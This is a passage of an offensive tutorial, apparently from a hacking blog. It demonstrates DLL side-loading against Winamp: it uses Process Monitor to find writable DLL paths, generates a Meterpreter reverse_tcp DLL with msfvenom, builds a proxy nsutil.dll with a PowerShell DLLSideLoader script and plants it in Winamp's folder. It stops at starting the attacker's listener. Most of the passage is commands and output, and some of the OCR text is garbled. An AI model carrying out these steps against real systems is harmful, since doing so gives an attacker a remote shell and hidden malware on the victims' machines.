
That's a lot of theory. Now let's get in to practical exploitation. In the above example, Notepad is not vulnerable to DLL side-loading as all its libraries are in C:\Windows directories which are not writable. So we need to search for programs that load DLLs from elsewhere. We will once again use Process monitor for finding the vulnerable program.

In Process monitor, I will set two filters now. First is that the path should end with ".dll". This is because we are searching for DLLs.




The next filter is that path shouldn't contain "C:\Windows" as we are searching for DLLs not located in "C:\Windows" directory as these are not writable. Make sure, you select "Exclude" for this filter as we want to exclude all DLLs in above direct path.


A threat group previously associated with the notorious ShadowPad remote access Trojan (RAT) once used old and outdated versions of popular software packages to side load malware on systems belonging to multiple target government and defense organizations in Asia.



As you apply this filter, you can see the processes. Open different programs on your system to find the vulnerable one.



This will open the directory where the DLLs are located.



As you can see, these are located in same directory where Winamp is installed.

Name	Date modified	Type	Size
ElevatorPS.dll	12/21/2022 8:39 PM	Application extens...	1
jnetlib.dll	12/21/2022 8:39 PM	Application extens...	2,47
libbmp4v2.dll	12/21/2022 8:40 PM	Application extens...	18
nde.dll	12/21/2022 8:43 PM	Application extens...	7
nsutil.dll	12/21/2022 8:39 PM	Application extens...	41
nxlite.dll	12/21/2022 8:39 PM	Application extens...	6
ReplayGainAnalysis.dll	12/21/2022 8:40 PM	Application extens...	1
tataki.dll	12/21/2022 8:40 PM	Application extens...	9

Now, let's move to sideload one of the DLL's present in this directory. We will select nsutil.dll. We use msfvenom to generate a DLL payload as shown below.

"The use of legitimate applications to facilitate DLL sideloading appears to be a growing trend among espionage actors operating in the region," -Symantec


```
(kali@222vm) - [~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.40.1
53 lport=4444 -f dll -a x86 -o /home/kali/Desktop/metx86_153_4444.
dll

[-] No platform was selected, choosing Msf::Module::Platform::Wind
ows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: /home/kali/Desktop/metx86_153_4444.dll
```

Note that the architecture of the application and payload should be same and the architecture of the target system is irrelevant for this. Here, since we have a x86 application, we are using a x86 payload.

Next, we need to download a DLL SideLoader script from Github. This is a PowerShell script which helps in sideloading a DLL. The download information of this script is given in our Downloads section. After downloading the script from Github, extract the contents of the archive. Then copy both nsutil.dll and DLL payload to the DLL SideLoader directory as shown below.

	DLLSideLoadCompiler	7/25/2019 3:29 AM	File folder	
	dllexp	7/25/2019 3:29 AM	Application	5
	dll-sideload-demogif	7/25/2019 3:29 AM	GIF File	10,92
	DLLSideLoader	7/25/2019 3:29 AM	Windows PowerSh...	
	metx86_153_4444.dll	4/21/2023 7:52 AM	Application extens...	
	nsutil.dll	12/21/2022 8:39 PM	Application extens...	41
	README.md	7/25/2019 3:29 AM	MD File	

Open PowerShell and navigate to the DLLSideLoader directory.

```
PS C:\Users\admin\Downloads\dllsideloader-master> ls
```

```
Directory: C:\Users\admin\Downloads\dllsideloader-master
```

Mode	LastWriteTime	Length	Name
d-----	7/25/2019 3:29 AM		DLLSideLoadCompiler
-----	7/25/2019 3:29 AM	11191266	dll-sideload-demogif.gif
-----	7/25/2019 3:29 AM	51408	dllexp.exe
-----	7/25/2019 3:29 AM	8577	DLLSideLoader.ps1
-a----	4/21/2023 7:52 AM	9216	metx86_153_4444.dll
-a----	12/21/2022 8:39 PM	419328	nsutil.dll
-----	7/25/2019 3:29 AM	815	README.md

Next, run the command as shown below.

```
PS C:\Users\admin\Downloads\dllsideloader-master> . .\DLLSideLoader.ps1
PS C:\Users\admin\Downloads\dllsideloader-master>
```

Then use the Invoke command as shown below to create the sideloaded DLL.

```
PS C:\Users\admin\Downloads\dllsideloader-master> Invoke-DLLSideLoad nsutil.dll metx86_153_4444.dll
[+] Dumping functions from DLL nsutil.dll into tmpCFD3.xml
[+] Waiting for XML file to be created
[+] Backing up the and renaming the original DLL..
[+] Reading functions from XML dump
[+] Clearing DLLSideLoadCompiler\DLLSideLoadCompiler\DLLSideLoadCompiler.cpp for old content
[+] Parsing and writing code into DLLSideLoadCompiler\DLLSideLoadCompiler\DLLSideLoadCompiler.cpp
[+] Writing entrypoint to dllmain.cpp
[+] Removing the XML dump
[+] Compiling proxy DLL using MSBuild from Build Tools 2019!
[+] Moving the compiled DLL into directory
PS C:\Users\admin\Downloads\dllsideloader-master> █
```

Executing this command will create new files in the DLL SideLoader directory as shown below.

This PC > Downloads > DLLSideLoader-master

Name	Date modified	Type	Size
 DLLSideLoadCompiler	7/25/2019 3:29 AM	File folder	
 dllexp	7/25/2019 3:29 AM	Application	5
 dll-sideload-demogif	7/25/2019 3:29 AM	GIF File	10,92
 DLLSideLoader	7/25/2019 3:29 AM	Windows PowerSh...	
 metx86_153_4444.dll	4/21/2023 7:52 AM	Application extens...	
 nsutil.dll	4/21/2023 7:58 AM	Application extens...	
 nsutil.dll.bak	12/21/2022 8:39 PM	BAK File	41
 README.md	7/25/2019 3:29 AM	MD File	
 tmpCFD4.dll	12/21/2022 8:39 PM	Application extens...	41

Copy met_x86_153_4444.dll, nsutil.dll and tmpCFD4.dll to the folder in Winamp where all other DLLs are present.

In an unconventional method, QBot malware exploited Windows Calculator app to sidelaod and distribute malware in July of 2022.

cal Disk (C:) > Program Files (x86) > Winamp > Shared

Search Shared

Name	Date modified	Type	Size
 ElevatorPS.dll	12/21/2022 8:39 PM	Application extens...	1
 jnetlib.dll	12/21/2022 8:39 PM	Application extens...	2,47
 libmp4v2.dll	12/21/2022 8:40 PM	Application extens...	18
 metx86_153_4444.dll	4/21/2023 7:52 AM	Application extens...	
 nacho.dll	12/21/2022 8:39 PM	Application extens...	41
 nde.dll	12/21/2022 8:43 PM	Application extens...	7
 nsutil.dll	4/21/2023 7:58 AM	Application extens...	
 nxlite.dll	12/21/2022 8:39 PM	Application extens...	6
 ReplayGainAnalysis.dll	12/21/2022 8:40 PM	Application extens...	1
 tataki.dll	12/21/2022 8:40 PM	Application extens...	9
 tmpCFD4.dll	12/21/2022 8:39 PM	Application extens...	41

On the Attacker system, start the listener.

